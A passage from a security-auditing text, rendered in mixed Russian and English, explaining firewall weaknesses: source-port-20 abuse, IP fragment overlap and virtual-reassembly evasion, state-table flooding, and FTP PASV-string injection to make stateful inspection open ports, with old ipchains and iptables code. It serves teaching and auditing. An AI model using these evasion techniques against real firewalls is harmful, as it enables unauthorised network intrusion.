Как вы узнали во врезке "Understanding FTP", FTP представляет problem для большинства firewalls. Этот раздел сосредоточен на aspect FTP, который приводит к проблеме в stateless firewalls. Допустим, вы хотите позволить users использовать FTP для connect к machines в Internet. Это легко сделать с stateless firewall, разрешив outbound port 21 TCP connections. Однако если users используют active FTP, они могут initiate data transfers, сообщая FTP server connect к port на их computer через command `PORT`. Затем вы видите TCP connection, идущее from source port 20 to client host on high port. Stateless firewall обычно не позволит arbitrary connections from outside to inside, что ломает active FTP, но не passive FTP. Можно обойти проблему, разрешив connections with source port 20. Однако allowing these connections вызывает major security flaw, потому что TCP connections with source port 20 allowed through firewall. Рисунок 15-4 демонстрирует, как эту issue можно exploit для attack XServer, running on destination port 6000.

Рисунок 15-4. TCP source port 20 attack for stateless firewalls



Fragmentation

Stateless firewall не может track fragments, поэтому должен categorically deny them или применять simple set of rules для их processing по мере arrival. Обычно такие firewalls подходят к этому так: allow any fragment, который не содержит upper-layer header information. IP fragmentation была рассмотрена в главе 14, "Network Protocols", но следует обратить внимание на следующие points:

• Fragments с low IP offsets (1 или 2) должны be dropped, поскольку они содержат pieces of information, например TCP flags, которые firewall нужно examine.
• Fragments with 0-offset должны содержать enough information для full protocol header; иначе их нужно drop. Снова: firewall должен видеть full header at once, чтобы make decision, а short packet нельзя evaluate safely.


• Fragments with high offsets обычно можно permit to pass.

Несколько classic attacks против packet-filtering firewalls, описанных в следующих разделах, основаны на overlapped fragments. New implementations packet filters часто vulnerable to these classic attacks, поэтому inspect them carefully.

Are Fragmented Packets Handled?

Самая straightforward attack - просто fragment packet так, чтобы upper-layer (TCP или UDP) protocol header был split across multiple packets. Конечно, только firewall из 1980-х был бы fooled таким method, но он задает stage для более актуальных attacks. Рисунок 15-5 показывает, как выглядели бы malicious packets. Vulnerable firewall allowed бы оба fragments through, но не смог бы check them, потому что оба incomplete.


Рисунок 15-5. Straightforward fragment attack



How Are Offset 1 Fragments Handled?

Эта classic fragmentation attack involves rewriting TCP flags против stateless packet filter. Рисунок 15-6 показывает, как unfold this attack. Она работает так: сначала отправляется fragment, который firewall accepts, например lone FIN или RST TCP packet, к otherwise filtered port. Второй fragment имеет offset 1 и passed by firewall. В зависимости от reassembly algorithm host, target machine фактически honors new data from second fragment и changes flags in TCP header from FIN to SYN. Таким способом attacker initiates connection to otherwise filtered port.

Рисунок 15-6. TCP flags rewrite fragment attack




How Are Multiple 0-Offset Fragments Handled?

Thomas Lopatic и John McDonald, один из authors этой книги, придумали похожую fragmentation attack, которая работала против ipchains и Cisco IOS 11 routers, to a limited extent; archived по адресу http://archives.neohapsis.com/archives/bugtraq/1999-q3/0236.html. Эта technique involves sending multiple 0-offset fragments. По сути IP fragment with 0-offset отправляется firewall; fragment содержит

TCP или UDP header, matching allow rule в firewall rule set. За ним следует другой 0-offset fragment, который much smaller и rewrites несколько bytes TCP или UDP port fields. Когда эти fragments reassembled на другой стороне, port, который не должен быть accessible, can be reached. Рисунок 15-7 показывает, как работает эта attack. Этот advisory eventually spawned creation RFC 3128, describing attack.

Рисунок 15-7. TCP ports rewrite fragment attack



Ниже excerpt of code from old version stateless firewall ipchains. Review it with points about fragments in mind:

```
offset = ntohs(ip->frag_off) & IP_OFFSET;

/*
 * Don't allow a fragment of TCP 8 bytes in. Nobody
 * normal causes this. Its a cracker trying to break
 * in by doing a flag overwrite to pass the direction
 * checks.
 */
if (offset == 1 && ip->protocol == IPPROTO_TCP) {
    if (!testing && net_ratelimit()) {
        printk("Suspect TCP fragment.\n");
        dump_packet(ip, rif, NULL, NULL, 0, 0);
    }
    return FW_BLOCK;
}
```

Сначала видно, что firewall blocks IP fragments with offset 1 для TCP data. Это хорошо и предотвращает TCP flags rewriting attack.

Теперь посмотрим на следующий block of code. Видно, что если firewall смотрит на first fragment (IP offset 0), он пытается определить, сколько data нужно увидеть, чтобы make decision about packet. Для TCP он хочет видеть как минимум 16 bytes TCP data.

```
/*
 * If we can't investigate ports, treat as fragment.
 * It's a trucated whole packet, or a truncated first
 * fragment, or a TCP first fragment of length 8-15,
 * in which case the above rule stops reassembly.
 */
if (offset == 0) {
    unsigned int size_req;

    switch (ip->protocol) {
    case IPPROTO_TCP:
        /* Don't care about things past flags word */
        size_req = 16;
        break;
    case IPPROTO_UDP:
    case IPPROTO_ICMP:
```

```
            size_req = 8;
            break;
        default:
            size_req = 0;
        }

        offset = (ntohs(ip->tot_len) < (ip->ihl << 2) + size_req);
    }
```

Если `offset` равен 0, indicating header fragment, firewall proceeds to minimum size check on packet. Если data достаточно для complete protocol header, `offset` set to 0. Если data недостаточно, `offset` set to 1. Это означает: если отправить fragment with 0-offset и super-short length, он treated as non-first fragment и passed through firewall.

Simple Stateful Firewalls

Stateful firewalls maintain data structures in memory, used to track connections. Эта data structure обычно называется state table. Multiple state tables могут использоваться для tracking different types of connections, или все state data могут храниться в single table.

Когда stateful firewall receives packet, он first checks state table, чтобы увидеть, belongs ли packet existing connection. Если да, packet accepted и passed along to destination. Иначе packet compared against rule base. Если rule base specifies, что packet allowed, packet может в итоге create new entry in state table.

TCP

Stateful firewalls могут tackle TCP connections с большей precision, чем их stateless brethren. Например, если stateful firewall имеет basic rule вроде "Allow TCP connections to port 80 on the Web server", он позволяет through to Web server только один type TCP packet: SYN packet. После получения firewall этого SYN packet в state table создается entry. Затем appropriate SYN-ACK packet allowed in other direction, a subsequent valid ACK, PUSH, FIN и RST packets allowed through. Everything else dropped. Этот method решает issue unnecessary packets getting through firewall, то есть property stateless firewalls, которая позволяла FIN scanning work. Однако stateful firewalls все равно должны быть careful with odd connection initiation packets, например SYN-FIN и SYN-RST.

Некоторые firewalls создают state entries, не видя connection initiation; если они видят data packet, matching rule set, они treat packet as if it belongs to connection, started before firewall was last booted, и permit it. Однако важно убедиться, что SYN packets can't be matched with existing connection таким способом. Такое behavior также может expose firewall to spoofing attacks with TCP, поскольку attacker не должен пройти three-way handshake, чтобы data parsed by firewall.

Attackers могут попытаться disable firewalls, attacking state table via brute force. Если они могут cause state table entries to be added from outside network, они часто могут fill up state table и cause failures. Lance Spitzer обнаружил способ сделать это с Checkpoint FW-1 и опубликовал интересный analysis проблемы, available at www.spitzer.net/fwtable.html.

UDP

UDP connections немного easier to handle, поскольку entries можно placed in state table specifically to allow responses. Однако один common shortcut firewalls take - allow responses from any UDP source port. Поэтому если firewall видит UDP packet go from host `1.2.3.4` on source port 53 to host `2.3.4.5` on destination port 53, a rule base allows that packet, entry added in state table. Однако эта entry может allow UDP packet with any source port from `2.3.4.5` to `1.2.3.4` and destination port 53. Problems with

allowing this UDP packet обсуждаются в разделе "Spoofing Attacks" далее в этой главе.

Directionality

Важно review notion directionality stateful firewall. Firewall, который не correctly checks "direction" TCP connection, может привести к security issues. Например, допустим, attacker создает connection from source port 21 to Web server on port 80. Если firewall можно tricked into interpreting Web server response as data in FTP control connection, вероятно, с этим firewall можно сделать bad things. Одна interesting nuance TCP - simultaneous connection, где two SYN packets are sent in interleaved fashion.

Fragmentation

Stateful firewalls могут track fragmentation more tightly, чем stateless firewalls. Один approach, который используют некоторые firewalls, - setup fragment state entry для fragment после того, как они see protocol header for that datagram. Subsequent fragments match state table и permitted to pass through firewall. Другой approach - virtual reassembly, который использует CheckPoint. При таком approach firewall stores every fragment, и после того, как все fragments arrived и verified safe, collection fragments forwarded on to end host.

Thomas Lopatic нашел subtle vulnerability в state-handling code для fragmentation state table IP Filter. Когда IP Filter identified fragmented TCP header, он analyzed header, а затем cached decision in fragment state table. Any subsequent fragments matching that cached decision passed through firewall. Lopatic observed, что после cache decision attacker could resend fragmented TCP header with different port information, и он passed through firewall. Так attacker мог говорить с TCP services, которые IP Filter should have blocked.

В довершение Lopatic обнаружил, что эта attack могла performed даже если fragments explicitly blocked in rule set. Если attacker сначала отправлял normal TCP packet, matching rule base, entry in normal state table was created. Subsequent fragmented packets matched that entry in state table, и rule base never even consulted. Его advisory доступен по адресу http://cert.uni-stuttgart.de/archive/bugtraq/2001/04/msg00121.html.


Fooling Virtual Reassembly

Есть technique, useful when brainstorming attacks against stateful firewall fragmentation reassembly. Эта technique была originally devised Thomas Lopatic, John McDonald и Dug Song, а Lopatic первым applied it against Firewall-1. Mark Dowd later смог apply it в другой attack against stateful firewall.

Допустим, вы нашли nuance in end host IP stack, которую хотите trigger, но нужно send overlapping fragments through modern firewall. Вероятно, этот firewall не allows overlapping fragments как часть security policy, поэтому нужны несколько tricks.

Вы отправляете two or more sets of fragments, containing similar characteristics, и оба accepted by firewall или IDS. Однако вы constructs them so that end host discards some packets from each set, and multiple fragment chains merge to become one. Этот method можно использовать, чтобы stage attack against end-target BSD IP stack, leveraging type of service (TOS) field: можно отправить two chains of fragments, которые оба look legal enough, но изменить value TOS byte в packets, которые нужно grouped together. Рисунок 15-8 показывает example exploitation scenario.

Рисунок 15-8. Fragmentation attack targeted at BSD IP stack by using the TOS byte



В этом example можно удобно выбрать, чтобы end host eliminate packets B, D и F, создав single datagram composed of packets A, E и C. При попытке bypass device performing virtual reassembly attacks вроде этой можно выполнить и тогда, когда device fails to validate other elements IP header properly. Если device этого не делает, basic header validation IP packets from end host может allow discarding selected fragments для attacks, similar to previous example. Следующие sections describe few things, которые device performing virtual defragmentation может neglect to check thoroughly.

IP TTL Field

Time-to-live (TTL) field используется для determine packet lifetime on Internet, specifying maximum number hops, через которые packet должен traverse before discarded. Допустим, вы отправляете two sets fragment queues, как в предыдущем example, но fragments, которые нужно eliminate, имеют TTL value 1 или 0, когда reach firewall. Нужно определить, на сколько hops away firewall, но эту information

можно brute-force или discover другим способом. Если device performing virtual reassembly не замечает, что some packets about to expire, может быть possible mount attack, где some fragments expire before или as they reach destination и therefore never received by end host.

IP Options

Может быть возможно specify certain illegal options, causing end host discard certain fragments. Options with illegal lengths и подобные, вероятно, не can be routed to end host, но можно take advantage specific IP options, которые не processed by intermediate routing hops: возможно, timestamps with invalid pointers или что-то похожее. Кроме того, record route и timestamp options могут be susceptible to overflow, и если рассчитать так, что option overflows just as it reaches destination host, можно cause fragments discarded. Thomas Lopatic described using this method для exploit hole in CheckPoint Firewall-1 virtual reassembly layer; detail description available at http://seclists.org/lists/bugtraq/2000/Dec/0306.html.

Zero-Length Fragments

Zero-length fragment - packet, который не содержит data, только IP header. Как этот fragment может быть useful в launching attacks? Предположим, firewall выполняет virtual reassembly и allows only complete fragment queues through. Если firewall honors it, можно send zero-length final fragment with MF bit cleared, чтобы complete set of fragments. Большинство OS stacks silently discard zero-length fragments without processing them, так что у end host все еще incomplete queue. Затем можно send another set of fragments with same IP ID, чтобы add more data onto или overwrite incomplete queue at end host.

Stateful Inspection Firewalls

Stateful inspection - term, coined CheckPoint для описания Firewall-1, но он assimilated into general language как способ describe certain class firewalls. Это process looking inside actual protocol data для enhance firewall functionality. Он означает peeking into layer 4, например TCP и UDP data, и pulling out или modifying key snippets application-layer data.

Зачем нужна stateful inspection? Некоторые protocols somewhat unwieldy to firewall, особенно те, которые transmit information вроде IP addresses и ports. Например, допустим, вы говорите с FTP server в corporate demilitarized zone (DMZ). Exchange может выглядеть так:


```
220 FTP server ready.
USER ftp
331 Guest login ok, send your e-mail address as password.
PASS jm@neohapsis.com
230 Welcome to jim's FTP server
PASV
227 Entering Passive Mode (10,0,0,1,90,210)
RETR test.txt
```

Вы logged in to FTP server и сообщили ему, что хотите passive mode connection. Server responded и сказал connect to it on IP address `10.0.0.1` and port 23250; помните, `90 * 256 + 210`. Firewall теперь должен решить две проблемы. Во-первых, IP address, который FTP server дал вам, является internal IP address и не reachable from Internet. Обычно firewall uses NAT, чтобы FTP server был reachable через external IP, но actual data inside packet тоже needs to be translated with NAT.

Рисунок 15-9 показывает, что goes wrong with FTP session. Client machine слева initiates FTP connection, которое firewall permits. FTP server сообщает client connect to it at `10.0.0.1` and port 23250. Когда client делает это, он ends up trying to connect к machine, которая not reachable, или к


wrong machine in internal network.

Рисунок 15-9. Active FTP failure caused by NAT



Поэтому firewall должен look inside FTP control channel и use NAT on IP addresses when appropriate. Однако для correct FTP work нужно выполнить еще processing. На рисунке 15-10 connection proceeds much the same as before.

Рисунок 15-10. Active FTP failure caused by filtered data port



Однако firewall sees directive to connect to `10.0.0.1` address и rewrites it in place with `5.6.7.8` address. Client computer знает, что нужно connect to correct IP address. Однако когда computer attempts this connection, появляется next obstacle. Firewall, most likely, не allows connection to high TCP port, поскольку allowing these connections - considerable security risk. Чтобы handle this correctly, firewall должен watch within FTP session for PASV response и temporarily open hole in firewall для connection from client.

Layering Issues

Важно отметить, что stateful inspection involves packet-oriented firewalls looking inside UDP и TCP packets for application-layer data. Эти firewalls не выполняют full TCP/UDP processing, поэтому остается plenty room for mistakes, потому что они "peek" на layer, который не до конца understand.

FTP - great case study для такого kind problem. Рассмотрим class of problems, связанных со stateful inspection FTP. Они были discovered Thomas Lopatic и John McDonald и independently Mikael Olsson из EnterNet Sweden AB.

Что typical stateful inspection firewall сделал бы для detect command `PASV`? Он смотрит в каждый TCP segment, traversing firewall, в поисках packet, containing this string:

```
227 Entering Passive Mode (x,x,x,x,y,y)
```

После того как firewall видит эту string, он pulls out IP address и port, translates it with NAT, rewrites it if necessary, checks it, а затем opens temporary hole. Чтобы увидеть, как выглядит этот process, review следующий code из old version iptables:

```
iph = skb->nh.iph;
th = (struct tcphdr *)&(((char *)iph)[iph->ihl * 4]);
data = (char *)&th[1];
data_limit = skb->h.raw + skb->len;

while (data < data_limit && *data != ' ')
    ++data;
while (data < data_limit && *data == ' ')
    ++data;

data += 22;
if (data >= data_limit || *data != '(')
    return 0;

p1 = simple_strtoul(data + 1, &data, 10);
if (data >= data_limit || *data != ',')
    return 0;
p2 = simple_strtoul(data + 1, &data, 10);
if (data >= data_limit || *data != ',')
    return 0;
p3 = simple_strtoul(data + 1, &data, 10);
if (data >= data_limit || *data != ',')
    return 0;
p4 = simple_strtoul(data + 1, &data, 10);
if (data >= data_limit || *data != ',')
    return 0;
p5 = simple_strtoul(data + 1, &data, 10);
if (data >= data_limit || *data != ',')
    return 0;
p6 = simple_strtoul(data + 1, &data, 10);
if (data >= data_limit || *data != ')')
    return 0;

to = (p1 << 24) | (p2 << 16) | (p3 << 8) | p4;
port = (p5 << 8) | p6;

/*
 * Now update or create a masquerade entry for it
 */
IP_MASQ_DEBUG(1-debug,
    "PASV response %lX:%X %X:%X detected\n",
    ntohl(ms->saddr), 0, to, port);
```

Видно, что iptables uses straightforward method peeking into TCP packet, чтобы look for response string. Обратите внимание: если response split across multiple segments или parts of string dropped/retransmitted, этот method вообще не worked бы.

Однако это хуже, чем unreliable: это можно exploit. Рассмотрим, что firewall подумал бы о следующей FTP session:

```
220 FTP server ready.
USER 227 Entering Passive Mode (10,0,0,1,90,210)
331 Password require for 227 Entering Passive Mode (10,0,0,1,90,210).
```

Если string `227` находится в right place in TCP packet, firewall can easily be fooled into opening ports for attacker. Есть несколько ways to pull off this attack. Самый straightforward way - изменить maximum segment size TCP connection на unusually small value. Это легко сделать, установив maximum transmission unit (MTU) на interface в small value. Если attacker делает все правильно, он может create следующий flow TCP traffic, где каждая line represents different TCP packet:

```
Server packet 1: 220 FTP server ready.\r\n
Client packet 1: USER AAAAAAAAAAAAAAAAA227 Entering Passive
Client packet 2: Mode (10,0,0,1,90,210)\r\n
Server packet 3: 331 Password required for AAAAAAAAAAAAAAAAA
Server packet 4: 227 Entering Passive Mode (10,0,0,1,90,210).\r\n
```

В этом data flow видно, что TCP segment split так, будто 227 response выглядит legitimate response from server, а не part of error message. Когда firewall видит эту line in its own packet, он assumes, что

server нужно open incoming port for data connection.

Некоторые firewalls попытались remedy this problem, ensuring that each packet ended in CRLF. Attack, shown in preceding code, не works, потому что 331 response packet не содержит requisite CRLF. Один way around this - remotely create file с filename `227 ...` в writeable directory. Затем можно enter `STAT -l` in control connection и получить directory listing, где, возможно, CRLFs окажутся in right place.

Однако есть more universal technique, если можно write some low-level networking code. Эта technique немного more involved, но ее можно implement using libdnet и libpcap за несколько hours. Basically, нужно acknowledge only part FTP server response, чтобы TCP stack server timed out и retransmits string `227` in its own packet. Так both packets end in CRLF. Flow data выглядел бы так:

```
220 FTP server ready.\r\n
USER 227 Entering Passive Mode (10,0,0,1,90,210)\r\n
331 Password require for 227 Entering Passive Mode (10,0,0,1,90,210).\r\n
```

Client would acknowledge TCP data right up to string `227` в server response. Затем client должен wait a little while, пока server times out и retransmits unacknowledged data. Server retransmits data в packet, который должен trick firewall into opening up port:

```
227 Entering Passive Mode (10,0,0,1,90,210).\r\n
```

Spoofing Attacks

Spoofing attacks могут быть powerful technique для circumventing firewalls, и они недостаточно covered in security literature. Spoofing означает process, при котором packet выглядит coming from machine other than its actual source. Обычно attackers create packets from scratch, specifying source и destination по своему выбору, и place packets out on network to be routed.

Вы уже видели variety TCP spoofing attacks в главе 14. Эти attacks стремятся tamper with existing connection или fabricate new connection, чтобы take advantage trust relationships. Manipulating firewalls во многих отношениях simpler, чем manipulating TCP connections. Самого presence certain packets on network часто достаточно, чтобы firewalls update their internal state tables. Кроме того, firewalls, doing stateful inspection, часто analyze data in packets even if those packets aren't completely valid with respect to sequence numbers and windows. Следующие sections describe some specific packets, useful in spoofing attacks.

Если вы reviewing firewall code, нужно знать, как он implements spoofing protection. Часто aspects этой protection находятся under user's operational control, но важно убедиться, что protection solid при использовании default или recommended fashion. Даже small oversights могут lead to security vulnerabilities, и поскольку published analysis spoofing attacks было не так много, большинство administrators не appreciates importance configuring spoofing protection correctly.

Spoofing From A Distance

Spoofing attacks наиболее powerful, когда attacker может делать malicious things both source и destination IP addresses. Modifying source addresses часто possible, поскольку strict egress filtering в Internet inconsistent at best. Destination addresses, напротив, используются для route packets to eventual destinations. В общем случае, если вы хотите, чтобы packet дошел до victim, нельзя muck with destination IP. Раздел "Spoofing Destinations to Create State" далее в этой главе covers few ways to work around this restriction, чтобы get some malicious destination addresses into play. Пока, однако, assume, что attacker должен дать valid destination IP address.


Spoofing From An External Trusted Source

